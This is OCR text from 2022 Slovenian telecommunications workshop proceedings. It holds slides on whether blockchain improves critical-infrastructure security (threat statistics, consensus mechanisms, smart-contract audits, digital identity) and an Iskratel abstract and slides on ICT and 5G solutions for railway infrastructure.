As a Blockchain Alliance Europe president, Tanja Bivic Plankar represents companies developing or implementing blockchain technology in Slovenia and abroad. The main objective of the cooperative is to promote business collaboration, with a significant emphasis on educating the professional and lay public about blockchain technology and crypto-assets. Tanja Bivic Plankar started her career as a presenter and editor on Slovenian national television. That way, she witnessed the digitization and promotion of content on digital channels first-hand. She was also as a member of the expert group dedicated to social media networks. Since 2016, she has been a visible member of the Slovenian blockchain community, participating in marketing campaigns for numerous significant blockchain projects. In 2018, she was elected President of the Blockchain Alliance Europe, which she still successfully represents today. Besides, she is also active in the Slovenian Digital Coalition, coordinating the group for blockchain technology.

Blockchain Alliance Europe

POMEN TEHNOLOGIJE VERIŽENJA BLOKOV PRI OBVLADOVANJU KRITIČNE INFRASTRUKTURE

Tanja Bivic Plankar, predsednica Blockchain Alliance Europe

GLOBALNI TRENDI KIBERNETSKE (NE)VARNOSTI V LETU 2022

01	02	03	04	05	06
-4%	+105%	+65%	+6%	+19%	+167%
Malware	Ransomware	'Never-Before-Seen' Malware	IoT Malware	Cryptojacking	Encrypted Threats
5.4 milijard	623.3 milijonov	0.5 milijona	60.1 milijonov	97 milijonov	10.1 milijonov

Vir: https://www.sonicwall.com/2022-cyber-threat-report/

Blockchain Alliance Europe

ZEMLJEVID KIBERNETSKIH NAPADOV

Vir: https://threatmap.checkpoint.com/

Blockchain Alliance Europe

KIBERNETSKI NAPADI ZARADI VOJNE V UKRAJINI

Blockchain Alliance Europe

ALI LAHKO BLOCKCHAIN TEHNOLOGIJA IZBOLJŠA VARNOST KRITIČNE INFRASTRUKTURE?

DA.*

*pod določenimi pogoji in z uporabo določenih standardov.

Blockchain Alliance Europe

EVROPSKA KOMISIJA, BLOCKCHAIN IN KIBERNETSKA VARNOST

European Commission

Zlati standard blockchain tehnologije ponuja visoke nivoje kibernetske varnosti.

Vir: https://digital-strategy.ec.europa.eu/en/policies/blockchain-strategy


Blockchain Alliance Europe

LASTNOSTI BLOCKCHAIN TEHNOLOGIJE, KI PRIPOMOREJO K VEČJI VARNOSTI

NESPREMENLJIVOST
DECENTRALIZIRANOST
KRIPTOGRAFIJA
DOKAZ LASTNIŠTVA


Blockchain Alliance Europe


BLOCKCHAIN TEHNOLOGIJA IMA MNOGO PRIMEROV UPORABE




Blockchain Alliance Europe


OSNOVNI GRADNIKI RAZLIČNIH BLOCKCHAIN OMREŽIJ SO VOZLIŠČA (ANG. NODES)
BA Blockchain Alliance Europe


NA VARNOST BLOCKCHAIN OMREŽIJ VPLIVAJO MEHANIZMI KONSENZA
PROTOKOLI, S KATERIMI SE POTRJUJE TRANSAKCIJE, ZNAČILNO ZA DECENTRALIZIRANA OMREŽJA, KOORDINACIJA MED RAZLIČNIMI VOZLIŠČI
Proof of work (PoW)
Proof of stake (PoS)
Proof of authority (PoA)
Byzantine Agreement Consensus
…
BA Blockchain Alliance Europe


BLOCKCHAIN TRILEMA
DECENTRALIZACIJA
SKALABILNOST
VARNOST
Npr. Bitcoin: Zelo decentraliziran, zelo varen in ni skalabilen (PoW)
BA Blockchain Alliance Europe


EVALUIRANJE BLOCKCHAIN OMREŽJI PO SISTEMU CAP
CONSISTENCY
Konsistenca, ali imajo vsa vozlišča hkrati vse informacije.
AVAILABILITY
Vsako vozlišče naj bi imelo ves čas dostop do vseh informacij.
PARTITION TOLERANCE
Ali lahko omrežje deluje tudi kadar vozlišča odpovejo.
BA Blockchain Alliance Europe

ALI SO BLOCKCHAIN OMREŽJA VARNA?

POMEMBNO JE NA KAKŠNI INFRASTRUKTURI GRADITE PROJEKT, ALI JE ZA PROJEKT PRIMERNA.

DA (GLEDE NA DIZAJN IN LASTNOSTI, KI JIH IMAJO).

Blockchain Alliance Europe

PAMETNE POGODBE

Digitalni računalniški programi, ki se izvršijo avtomatično pod določenimi pogoji „če se zgodi A, se bo posledično zgodil B.“

PRIMER: Kreiranje žetonov (ICO)

Blockchain Alliance Europe

DVA POMEMBNA INCIDENTA V POVEZAVI S PAMETNIMI POGODBAMI

Odtujeni ETH v protivrednosti $70 milijonov

ETH v protivrednosti 300 milijonov dolarjev (verjetno) za vedno izgubljeni

Blockchain Alliance Europe

KAKO ZAGOTOVITI VARNOST PAMETNIH POGODB?

1 **STROKOVEN PRISTOP PRI KREIRANJU**
(IZBIRA EKIPE Z REFERENCAMI; VEČ LET RAZVIJALSKIH IZKUŠENJ)

2 **PREGLED PAMETNIH POGODB**
(THIRD PARTY AUDIT)

Blockchain Alliance Europe

VARNOST PODATKOV IN BLOCKCHAIN TEHNOLOGIJA

Transakcije na blockchain omrežjih NISO anonimne.

Vsi podatkih na omrežjih NISO nujno kriptirani.

Privatna vs zasebna blockchain omrežja.


Blockchain Alliance Europe

ZAUPANJA VREDNA DIGITALNA IDENTITETA

netis

- BLOCKCHAIN KOT MEDIJ ZA DOVOLJENJA IN KOMUNIKACIJO
- PORAZDELJENA HRAMBA ZA RAZPŠITEV PODATKOV

Blockchain Alliance Europe


ZAUPANJA VREDNA DIGITALNA IDENTITETA
netis
Digitalna identiteta, ki temelji na tehnologiji veriženja blokov, uporabnikom daje več nadzora nad lastnimi podatki in podjetjem manj skrbi z njihovim upravljanjem.
Varna avtentikacija
Upravljanje s podatki in dovoljenji
Porazdeljena hramba
Kriptiranje
Enostavno pridobivanje uporabnikov
Skladnost z GDPR
Vpisovanje v storitve
BA Blockchain Alliance Europe


UPORABA BLOCKCHAIN TEHNOLOGIJE IZBOLJŠUJE VARNOST KRITIČNE INFRASTRUKTURE, POD NASLEDNJIMI POGOJI:
▪ STROKOVNI PRISTOP
▪ UPOŠTEVANJE MOŽNIH TVEGANJ
▪ IZBIRA USTREZNIH REŠITEV ZA VAŠ PROJEKT
BA Blockchain Alliance Europe

VIRI

2022 SONICWALL CYBER THREAT REPORT
https://www.sonicwall.com/2022-cyber-threat-report/

BLOCKCHAIN AND CYBERSECURITY AN ASSESSMENT OF THE SECURITY OF BLOCKCHAIN TECHNOLOGY
https://www2.deloitte.com/tr/en/pages/technology-media-and-telecommunications/articles/blockchain-and-cyber.html

EUBOF REPORT: BLOCKCHAIN AND CYBERSECURITY
https://www.eublockchainforum.eu/sites/default/files/reports/report_security_v1.0.pdf

Blockchain Alliance Europe

PRISPEVKI

ARTICLES

17. 5. 2022

IKT rešitve za kritično infrastrukturo v transportu

ICT solutions for critical infrastructure in transport

Robert Zlatanov

Iskratel, S&T Group

POVZETEK

Kritična infrastruktura z razvojem naprednih tehnologij vse bolj temelji na podpori IKT, kar omogoča tudi njeno hitrejšo modernizacijo. Srce operativnih procesov v sektorjih kritične infrastrukture je še vedno zanesljiva govorna komunikacija, vse večje število sistemov pa dandanes zbira raznorodne podatke in vključuje podatkovne storitve, pomembne za podporo tem procesom. To jasno kaže na to, da digitizacija prinaša razvojne priložnosti preko digitalizacije kritične infrastrukture. Še nedolgo tega je bilo prisotno mnenje, tudi v strokovnih krogih, da je raba oblačnih platform, sodobnih mobilnih komunikacij s prenosom ogromne količine podatkov in svet interneta stvari (IoT) v kritični infrastrukturi oddaljeno svetlobna leta. Danes smo priča dejstvu, da je ta čas že nastopil in to v silovitem zamahu. V Iskratelu smo se že pred leti strateško usmerili v razvoj sodobnih, zmogljivih in zanesljivih tehnologij, ki podpirajo ta trend. Na podlagi razvoja lastnih rešitev in platform že danes sektorjem kritične infrastrukture na področju transporta ponujamo brezhiben vstop v sodobni svet komunikacij in operacij. Uvajanje najnaprednejših rešitev IKT v kritično infrastrukturo v prvi vrsti zahteva temeljito načrtovanje in čas, zato je potreben takojšnji sistematični pristop – od raziskovalnih in inovacijskih projektov preko dolgoročnih načrtov do povsem konkretnih projektov uvajanja. Evropska unija, s strateškimi programi ter zajetnimi vlaganji preko centraliziranih in nacionalnih programov sofinanciranja, v sodelovanju z zasebnim sektorjem in z dolgoročno naravnanostjo na tem področju, dela odločen korak naprej, ker je jasno, da sta harmonizirana kritična infrastruktura in digitalna suverenost držav članic ključni za prihodnost Evrope. V predstavitvi bomo pokazali, katere sodobne in uveljavljene tehnologije že danes aktivno uporabljamo v naših rešitvah in katere napredne tehnologije bodo pomemben del naše bližnje prihodnosti.

SUMMARY

With the rapid development of advanced technologies, critical infrastructure is nowadays increasingly dependent on ICT support, which also enables its faster modernisation. Reliable voice communication remains the heart of operational processes within the critical infrastructure sectors, while an increasing number of systems already collect diverse data and include other data services relevant to supporting these processes. This clearly shows that digitisation brings development opportunities through the digitalisation of critical infrastructure. In the past years, a general opinion was, even in professional circles, that the use of cloud platforms, modern mobile communications with the transfer of enormous amounts of data, and the world of Internet of Things (IoT) in critical infrastructure is still light years away. Today, we are witnessing the time has already come. At Iskratel, we have strategically focused on the development of modern, powerful, and reliable technologies to support this trend. Based on the development of our own solutions and platforms, we are already offering the sectors of critical infrastructure in the field of transport a seamless entry into the modern world of communications and operations. The introduction of modern ICT solutions into critical infrastructure primarily requires thorough planning and time, so an immediate systematic approach is needed – from research and innovation projects through long-term plans to very concrete implementation projects. The European Union is making huge strides with strategic programs, substantial investments through centralised and national co-financing programs in cooperation with the private sector, and a long-term focus in this area, as harmonised critical infrastructure and digital sovereignty are key for the future of Europe. In the presentation we illustrate which modern and established technologies we are already actively leveraging in our solutions, and which advanced technologies will play an important part in the near future.

O AVTORJU

Robert Zlatanov je po zaključeni Srednji elektro in strojni šoli v Kranju, nadaljeval s študijem na Ekonomski fakulteti v Ljubljani na smeri Poslovna informatika ter ga uspešno zaključil z magisterijem na področju Informacijsko-

upravljalskih ved. V Iskratelu je že skoraj desetletje odgovoren za produktni marketing za digitalne rešitve v raznih industrijskih vertikalah, kot so transport, energetika in javna varnost. Aktivno sodeluje tudi pri korporativnem marketingu, strategiji in produktnem vodenju, tako pri komunikacijskih kot sodobnejših rešitvah v sklopu ekosistema 5G. Kot vodja poslovno-referenčnega centra je pridobljena informacijsko-telekomunikacijska znanja nadgradil tudi z domenskimi znanji prej omenjenih sektorjev kritične infrastrukture.

ABOUT THE AUTHOR


After graduating from the High school of Electrical and Mechanical Engineering in Kranj, Robert Zlatanov continued his studies at the Faculty of Economics in Ljubljana in the field of Business Informatics and successfully completed his master's degree in Information and Management Sciences. For almost a decade, he has been responsible for product marketing in Iskratel for digital solutions in various industrial verticals such as transport, energy, and public safety. He also actively participates in corporate marketing, strategy and product management in both communication and modern solutions within the 5G ecosystem. As the head of the business reference center, he also upgraded the acquired ICT knowledge with the domain knowledge of the above-mentioned critical infrastructure sectors.

ICT solutions for critical infrastructure in transport

37. delavnica o telekomunikacijah VITEL, 16. in 17. maja 2022

Robert Zlatanov

Railway infrastructure TODAY



gsm-r

2G 3G

NGN NEXT GENERATION NETWORKS

Railway infrastructure TOMORROW

ICP Iskratel Cloud Platform

FRMCS Future Railway Mobile Communication System

5G

vIMS Virtual IP multimedia subsystem

SHAPE

ISKRATEL S&T Group

Iskratel **Digital Solutions** portfolio

Management and Orchestration

Operational Communications	**Business** Comms	**Lawful** Interception	System 112	Safe & Smart City	**Digitalisation** Industry Data mgmt

vIMS [communications]

IIoT platform [data] SHAPE

Private networks | pLTE/5G [connectivity] 5G


Iskratel Cloud Platform [central & edge]

Iskratel end-to-end solutions

ISKRATEL S&T Group

Why private Iskratel Cloud Platform?

